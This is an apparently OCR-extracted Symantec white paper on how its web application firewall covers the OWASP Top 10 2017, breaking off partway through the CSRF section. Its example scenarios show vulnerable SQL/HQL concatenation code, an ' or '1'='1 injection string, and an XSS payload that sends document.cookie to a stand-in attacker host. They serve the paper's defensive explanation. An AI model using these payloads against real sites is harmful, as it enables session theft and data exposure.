White Paper

Symantec Web Application Firewall

OWASP TOP 10 2017 COVERAGE

The Ten Most Critical Web Application Security Risks

JUNE 2017

Symantec

Table of Contents

Introduction


The Open Web Application Security Project (OWASP) is a worldwide organization focused on improving the security of web applications. OWASP periodically publishes the OWASP Top 10 – a consensus list of the top ten most critical web application security flaws. The goal of the Top 10 project is to raise awareness about application security by identifying some of the most critical risks facing organizations.

This document describes how the Symantec Web Application Firewall defends against attacks targeting the OWASP Top 10. The structure is aligned to the OWASP Top Ten 2017 Project documentation, however it does not contain all of the information you can find on the OWASP project web page. Please refer to the OWASP Top Ten 2017 Project web page if you need more details, e.g. about risks and risk factors, which are used but not necessarily explained in detail within the following chapters.

Each of the OWASP Top Ten is given its own page in this document. On each page you'll find useful information about the designated security flaw, along with a section on the page titled "Symantec Protection". This section offers information about how Symantec helps protect the web application against the security flaw. The section may refer to "Blacklists", "Analytics Filter", and "Content Nature Detection". These are three of the most significant attack detection engines that are available on the Symantec WAF solution. A description of these engines can be found in the appendix.

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine your overall risk.

What's My Risk?

The OWASP Top 10 focuses on identifying the most serious risks for a broad array of organizations. For each of these risks, generic information about likelihood and technical impact is provided using the following simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy	Widespread	Easy	Severe	App / Business Specific
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

Only you know the specifics of your environment and your business. For any given application, there may not be a threat agent that can perform the relevant attack, or the technical impact may not make any difference to your business. Therefore, you should evaluate each risk for yourself, focusing on the threat agents, security controls, and business impacts in your enterprise. Threat Agents are listed as Application Specific, and Business Impacts as Application / Business Specific to indicate these are clearly dependent on the details about your application in your enterprise.

The names of the risks in the Top 10 stem from the type of attack, the type of weakness, or the type of impact they cause. Names are chosen that accurately reflect the risks and, where possible, align with common terminology most likely to raise awareness.

2017 OWASP Top 10 List

A1 – Injection	Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).
A3 – Cross Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Broken Access Control	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6 – Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Insufficient Attack Protection	The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.
A8 – Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 – Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10 – Underprotected APIs	Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.

A1 – Injection

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY EASY	PREVALENCE COMMON	DETECTABILITY AVERAGE	IMPACT SEVERE	APPLICATION / BUSINESS SPECIFIC
Consider anyone who can send untrusted data to the system, including external users, business partners, other systems, internal users, and administrators.	Attackers send simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, XPath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, expression languages, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Am I Vulnerable to Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. In many cases, it is recommended to avoid the interpreter, or disable it (e.g., XXE), if possible. For SQL calls, use bind variables in all prepared statements and stored procedures, or avoid dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find use of interpreters and trace data flow through the application. Penetration testers can validate these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

How Do I Prevent This?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful with APIs, such as stored procedures, that are parameterized, but can still introduce injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's Java Encoder and similar libraries provide such escaping routines.
3. Positive or "white list" input validation is also recommended, but is not a complete defense as many situations require special characters be allowed. If special characters are required, only approaches (1) and (2) above will make their use safe. OWASP's ESAPI has an extensible library of white list input validation routines.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='"
+ request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1. For example:

http://example.com/app/accountView?id=' or '1'='1

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

Symantec Protection

- SQL Content Nature Engine: stops SQL injection attacks
- XSS Content Nature Engine: stops Cross-Site Scripting attacks
- Command Injection Content Nature Engine: intelligently blocks cmd.exe and bash commands
- HTML Injection Content Nature Engine: blocks dangerous HTML tags, attributes, and events
- Code Injection Content Nature Engine: blocks Java, PHP, JavaScript and SSI language constructs
- Path Injection Content Nature Engine: detects obfuscated directory traversal attacks
- Blacklist Engine: blocks known-bad attack patterns
- Analytics Filter Engine: blocks a variety of attack families based on anomaly correlation

A2 – Broken Authentication and Session Management

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE COMMON	DETECTABILITY AVERAGE	IMPACT SEVERE	APPLICATION / BUSINESS SPECIFIC
Consider anonymous external attackers, as well as authorized users, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attackers use leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to temporarily or permanently impersonate users..	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, create account, change password, forgot password, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data and application functions. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable to Hijacking?

Are session management assets like user credentials and session IDs properly protected? You may be vulnerable if:

1. User authentication credentials aren't properly protected when stored using hashing or encryption. See 2017-A6.
2. Credentials can be guessed or overwritten through weak account management functions (e.g., account creation, change password, recover password, weak session IDs).
3. Session IDs are exposed in the URL (e.g., URL rewriting).
4. Session IDs are vulnerable to session fixation attacks.
5. Session IDs don't timeout, or user sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout.
6. Session IDs aren't rotated after successful login.
7. Passwords, session IDs, and other credentials are sent over unencrypted connections. See 2017-A6.

See the ASVS requirement areas V2 and V3 for more details.

How Do I Prevent This?

The primary recommendation for an organization is to make available to developers:

1. A single set of strong authentication and session management controls. Such controls should strive to:
   a) meet all the authentication and session management requirements defined in OWASP's Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management).
   b) have a simple interface for developers. Consider the ESAPI Authenticator and User APIs as good examples to emulate, use, or build upon.
2. Strong efforts should also be made to avoid XSS flaws which can be used to steal session IDs. See 2017-A3.

Example Attack Scenarios

Scenario #1: A travel reservations application supports URL rewriting, putting session IDs in the URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

An authenticated user of the site wants to let their friends know about the sale. User e-mails the above link without knowing they are also giving away their session ID. When the friends use the link they use user's session and credit card.

Scenario #2: Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario #3: An insider or external attacker gains access to the system's password database. User passwords are not properly hashed and salted, exposing every users' password.

Symantec Protection

ProxySG authentication employs secure session management

Protection details on ProxySG

- Secure storage of local realm credentials
- Session IDs are not exposed in URLs
- Not vulnerable to session fixation attacks
- Session IDs have a timeout and users can explicitly log out
- Session IDs are rotated

ProxySG – Protecting Server Authentication

- SSL/TLS enforcement
- Cookie signing to protect session information
- Cookie security attribute rewrites (secure, HttpOnly)
- Cookie rewrites on logout (domain, path, expires, max-age)
- Cache-Control header rewrites
- Strict-Transport-Security header rewrites
- Throttle brute force authentication attacks

Content Nature Engines and Analytics Filter

- Anti-XSS security controls to prevent session hijacking

A3 – Cross-Site Scripting (XSS)

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE VERY WIDESPREAD	DETECTABILITY AVERAGE	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider anyone who can send untrusted data to the system, including external users, business partners, other systems, internal users, and administrators.	Attackers send text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS flaws occur when an application updates a web page with attacker controlled data without properly escaping that content or using a safe JavaScript API. There are two primary categories of XSS flaws: (1) Stored, and (2) Reflected, and each of these can occur on (a) the Server or (b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS can be very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable to XSS?

You are vulnerable to Server XSS if your server-side code uses user-supplied input as part of the HTML output, and you don't use context-sensitive escaping to ensure it cannot run. If a web page uses JavaScript to dynamically add attacker-controllable data to a page, you may have Client XSS. Ideally, you would avoid sending attacker-controllable data to unsafe JavaScript APIs, but escaping (and to a lesser extent) input validation can be used to make this safe.

Automated tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, usually using 3rd party libraries built on top of these technologies. This diversity makes automated detection difficult, particularly when using modern single-page applications and powerful JavaScript frameworks and libraries. Therefore, complete coverage requires a combination of manual code review and penetration testing, in addition to automated approaches.

How Do I Prevent This?

Preventing XSS requires separation of untrusted data from active browser content.

1. To avoid Server XSS, the preferred option is to properly escape untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. See the OWASP XSS Prevention Cheat Sheet for details on the required data escaping techniques.
2. To avoid Client XSS, the preferred option is to avoid passing untrusted data to JavaScript and other browser APIs that can generate active content. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP DOM based XSS Prevention Cheat Sheet.
3. For rich content, consider auto-sanitization libraries like OWASP's AntiSamy or the Java HTML Sanitizer Project.
4. Consider Content Security Policy (CSP) to defend against XSS across your entire site.

Example Attack Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in his browser to:

```
'><script>document.location='http://www.attacker.com/cg
i-bin/cookie.cgi?foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See 2017-A8 for info on CSRF.

Symantec Protection

Blacklist, Analytics Filter and XSS Content Nature Engines

- Multiple security engines provide complimentary protection against cross-site scripting attacks
- Customizable normalization engines thwart evasion techniques
- No learning or tuning required
- Low false-positive rate

Content Security Policy

- Virtually eliminates XSS attack vectors for supported browsers
- Insert or modify CSP security controls for extra protection

A4 – Broken Access Control

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY EASY	PREVALENCE WIDESPREAD	DETECTABILITY EASY	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider the types of authorized users of your system. Are users restricted to certain functions and data? Are unauthenticated users allowed access to any functionality or data?	Attackers, who are authorized users, simply change a parameter value to another resource they aren't authorized for. Is access to this functionality or data granted?	For data, applications and APIs frequently use the actual name or key of an object when generating web pages. For functions, URLs and function names are frequently easy to guess. Applications and APIs don't always verify the user is authorized for the target resource. This results in an access control flaw. Testers can easily manipulate parameters to detect such flaws. Code analysis quickly shows whether authorization is correct.		Such flaws can compromise all the functionality or data that is accessible. Unless references are unpredictable, or access control is enforced, data and functionality can be stolen, or abused.	Consider the business value of the exposed data and functionality. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable?

The best way to find out if an application is vulnerable to access control vulnerabilities is to verify that all data and function references have appropriate defenses. To determine if you are vulnerable, consider:

1. For **data** references, does the application ensure the user is authorized by using a reference map or access control check to ensure the user is authorized for that data?
2. For non-public **function** requests, does the application ensure the user is authenticated, **and** has the required roles or privileges to use that function?

Code review of the application can verify whether these controls are implemented correctly and are present everywhere they are required. Manual testing is also effective for identifying access control flaws. Automated tools typically do not look for such flaws because they cannot recognize what requires protection or what is safe or unsafe.

How Do I Prevent This?

Preventing access control flaws requires selecting an approach for protecting each function and each type of data (e.g., object number, filename).

1. **Check access**. Each use of a direct reference from an untrusted source must include an access control check to ensure the user is authorized for the requested resource.
2. **Use per user or session indirect object references**. This coding pattern prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references.
3. **Automated verification.** Leverage automation to verify proper authorization deployment. This is often custom.

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply force browses to target URLs. Admin rights are also required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is also a flaw.

Symantec Protection

ProxySG Role Based Access Controls

- Protects against Horizontal Authorization attacks
- Enforces authorization of direct object references based on user or group membership

ProxySG CPL

- Deploy virtual patches to protect direct object reference issues
- Block access to applications, pages, services, or resources as needed

Content Nature Engine Mitigations

- Command, Code and Path injection engines prevent accessing dangerous web server functionality

ProxySG Access Controls – Native Authentication

- Secure authentication options
- Strict authentication enforcement
- Ability to setup default Deny access controls
- Granular page and flow controls available via CPL

A5 – Security Misconfiguration

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY EASY	PREVALENCE COMMON	DETECTABILITY EASY	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider anonymous external attackers as well as authorized users that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attackers access default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, frameworks, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.	The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive.

Am I Vulnerable to Attack?

Is your application missing the proper security hardening across any part of the application stack? Including:

1. Is any of your software out of date? This software includes the OS, Web/App Server, DBMS, applications, APIs, and all components and libraries (see 2017-A9).
2. Are any unnecessary features enabled or installed (e.g., ports, services, pages, accounts, privileges)?
3. Are default accounts and their passwords still enabled and unchanged?
4. Does your error handling reveal stack traces or other overly informative error messages to users?
5. Are the security settings in your application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values?

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How Do I Prevent This?

The primary recommendations are to establish all of the following:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This process needs to include all components and libraries as well (see 2017-A9).
3. A strong application architecture that provides effective, secure separation between components.
4. An automated process to verify that configurations and settings are properly configured in all environments.

Example Attack Scenarios

Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your web server. An attacker discovers they can simply list directories to find any file. The attacker finds and downloads all your compiled Java classes, which they decompile and reverse engineer to get all your custom code. Attacker then finds a serious access control flaw in your application.

Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws such as framework versions that are known to be vulnerable.

Scenario #4: App server comes with sample applications that are not removed from your production server. These sample applications have well known security flaws attackers can use to compromise your server.

Symantec Protection

SSL Misconfiguration

- Ability to enforce SSL/TLS on all pages and services›› Ex) Simple, quick mitigation across all apps to disable SSLv3 (Poodle Attack)
- Session cookie rewrites (secure, HttpOnly attributes)
- Cryptographic cipher control to prevent weak algorithms

Secure Settings

- Customized error pages to prevent information disclosure
- Restrict ports and services
- No default account passwords
- Security hardened special purpose build OS

Content Nature Engines Help Mitigate Insecure Layers

- OS (Command Injection, Path Injection engines)
- Web/App Server (HTML Injection, Path Injection, JSON engines)
- DB (SQL Injection engine)

A6 – Sensitive Data Exposure

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY DIFFICULT	PREVALENCE UNCOMMON	DETECTABILITY AVERAGE	IMPACT SEVERE	APPLICATION / BUSINESS SPECIFIC
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers.	Attackers typically don't break crypto directly. They break something else, such as steal keys or do man-in-the-middle attacks off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, personal data, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Am I Vulnerable To Data Exposure?

The first thing you have to determine is which data is sensitive enough to require extra protection. For example, passwords, credit card numbers, health records, and personal information should be protected. For all such data:

1. Is any of this data stored in clear text long term, including backups of this data?
2. Is any of this data transmitted in clear text, internally or externally? Internet traffic is especially dangerous.
3. Are any old / weak cryptographic algorithms used?
4. Are weak crypto keys generated, or is proper key management or rotation missing?
5. Are any browser security directives or headers missing when sensitive data is provided by / sent to the browser?

And more … For a more complete set of problems to avoid, see ASVS areas Crypto (V7), Data Prot (V9), and SSL/TLS (V10).

How Do I Prevent This?

The full perils of unsafe cryptography, SSL/TLS usage, and data protection are well beyond the scope of the Top 10. That said, for all sensitive data, do the following, at a minimum:

1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a manner that defends against these threats.
2. Don't store sensitive data unnecessarily. Discard it as soon as possible. Data you don't retain can't be stolen.
3. Ensure strong standard algorithms and strong keys are used, and proper key management is in place. Consider using FIPS 140 validated cryptographic modules.
4. Ensure passwords are stored with an algorithm specifically designed for password protection, such as bcrypt, PBKDF2, or scrypt.
5. Disable autocomplete on forms requesting sensitive data and disable caching for pages that contain sensitive data.

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. Alternatives include not storing credit card numbers, using tokenization, or using public key encryption.

Scenario #2: A site simply doesn't use TLS for all authenticated pages. An attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

Symantec Protection

Cookie Signing

- Prevents cookie manipulation (HMAC-SHA256)
- Can force secure and HttpOnly cookie attributes

Ability to force HTTPS & Cipher Control

- Protects against session side-jacking

Cryptographic Cipher Control

- Protects against downgrade attacks

ProxySG Controls

- Secure storage of sensitive configuration information
- Strong crypto algorithms (encryption and hashing)
  - ›› Passwords
  - ›› SSL private keys
  - ›› FIPS 140-2 certified

A7 – Insufficient Attack Protection

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY EASY	PREVALENCE COMMON	DETECTABILITY AVERAGE	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider anyone with network access can send your application a request. Does your application detect and respond to both manual and automated attacks?	Attackers, known users or anonymous, send in attacks. Does the application or API detect the attack? How does it respond? Can it thwart attacks against known vulnerabilities?	Applications and APIs are attacked all the time. Most applications and APIs detect invalid input, but simply reject it, letting the attacker attack again and again. Such attacks indicate a malicious or compromised user probing or exploiting vulnerabilities. Detecting and blocking both manual and automated attacks, is one of the most effective ways to increase security. How quickly can you patch a critical vulnerability you just discovered?		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to 100%.	Consider the impact of insufficient attack protection on the business. Successful attacks may not be prevented, go undiscovered for long periods of time, and expand far beyond their initial footprint.

Am I Vulnerable To Attack?

Detecting, responding to, and blocking attacks makes applications dramatically harder to exploit yet almost no applications or APIs have such protection. Critical vulnerabilities in both custom code and components are also discovered all the time, yet organizations frequently take weeks or even months to roll out new defenses.

It should be very obvious if attack detection and response isn't in place. Simply try manual attacks or run a scanner against the application. The application or API should identify the attacks, block any viable attacks, and provide details on the attacker and characteristics of the attack. If you can't quickly roll out virtual and/or actual patches when a critical vulnerability is discovered, you are left exposed to attack.

Be sure to understand what types of attacks are covered by attack protection. Is it only XSS and SQL Injection? You can use technologies like WAFs, RASP, and OWASP AppSensor to detect or block attacks, and/or virtually patch vulnerabilities.

How Do I Prevent This?

There are three primary goals for sufficient attack protection:

1. **Detect Attacks**. Did something occur that is impossible for legitimate users to cause (e.g., an input a legitimate client can't generate)? Is the application being used in a way that an ordinary user would never do (e.g., tempo too high, atypical input, unusual usage patterns, repeated requests)?
2. **Respond to Attacks**. Logs and notifications are critical to timely response. Decide whether to automatically block requests, IP addresses, or IP ranges. Consider disabling or monitoring misbehaving user accounts.
3. **Patch Quickly**. If your dev process can't push out critical patches in a day, deploy a virtual patch that analyzes HTTP traffic, data flow, and/or code execution and prevents vulnerabilities from being exploited.

Example Attack Scenarios

Scenario #1: Attacker uses automated tool like OWASP ZAP or SQLMap to detect vulnerabilities and possibly exploit them.

Attack detection should recognize the application is being targeted with unusual requests and high volume. Automated scans should be easy to distinguish from normal traffic.

Scenario #2: A skilled human attacker carefully probes for potential vulnerabilities, eventually finding an obscure flaw.

While more difficult to detect, this attack still involves requests that a normal user would never send, such as input not allowed by the UI. Tracking this attacker may require building a case over time that demonstrates malicious intent.

Scenario #3: Attacker starts exploiting a vulnerability in your application that your current attack protection fails to block.

How quickly can you deploy a real or virtual patch to block continued exploitation of this vulnerability?

Symantec Protection

Detect Attacks

- Block requests from recon, scanner and fingerprinting tools
- Define allowed input sets and reject invalid data before it reaches the target

Respond to Issues

- Full request logging enables forensic analysis
- Block malicious requests, clients, IPs or geographic regions

Apply Virtual Patches

- ProxySG policy exposes a rich virtual patching language for sophisticated customizations
- Mitigate issues quickly and efficiently on the ProxySG

A8 – Cross-Site Request Forgery (CSRF)

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE UNCOMMON	DETECTABILITY EASY	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website, including any website or other HTML feed that your users visit.	Attackers create forged HTTP requests and trick a victim into submitting them via image tags, iframes, XSS, or various other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform (e.g., updating account details, making purchases, modifying data).	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Am I Vulnerable to CSRF?

To check whether an application is vulnerable, see if any links and forms lack an unpredictable CSRF token. Without such a token, attackers can forge malicious requests. An alternate defense is to require the user to prove they intended to submit the request, such as through reauthentication.

Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets. Multistep transactions are not inherently immune. Also be aware that Server-Side Request Forgery (SSRF) is also possible by tricking apps and APIs into generating arbitrary HTTP requests.

Note that session cookies, source IP addresses, and other information automatically sent by the browser don't defend against CSRF since they are included in the forged requests.

OWASP's CSRF Tester tool can help generate test cases to demonstrate the dangers of CSRF flaws.

How Do I Prevent This?

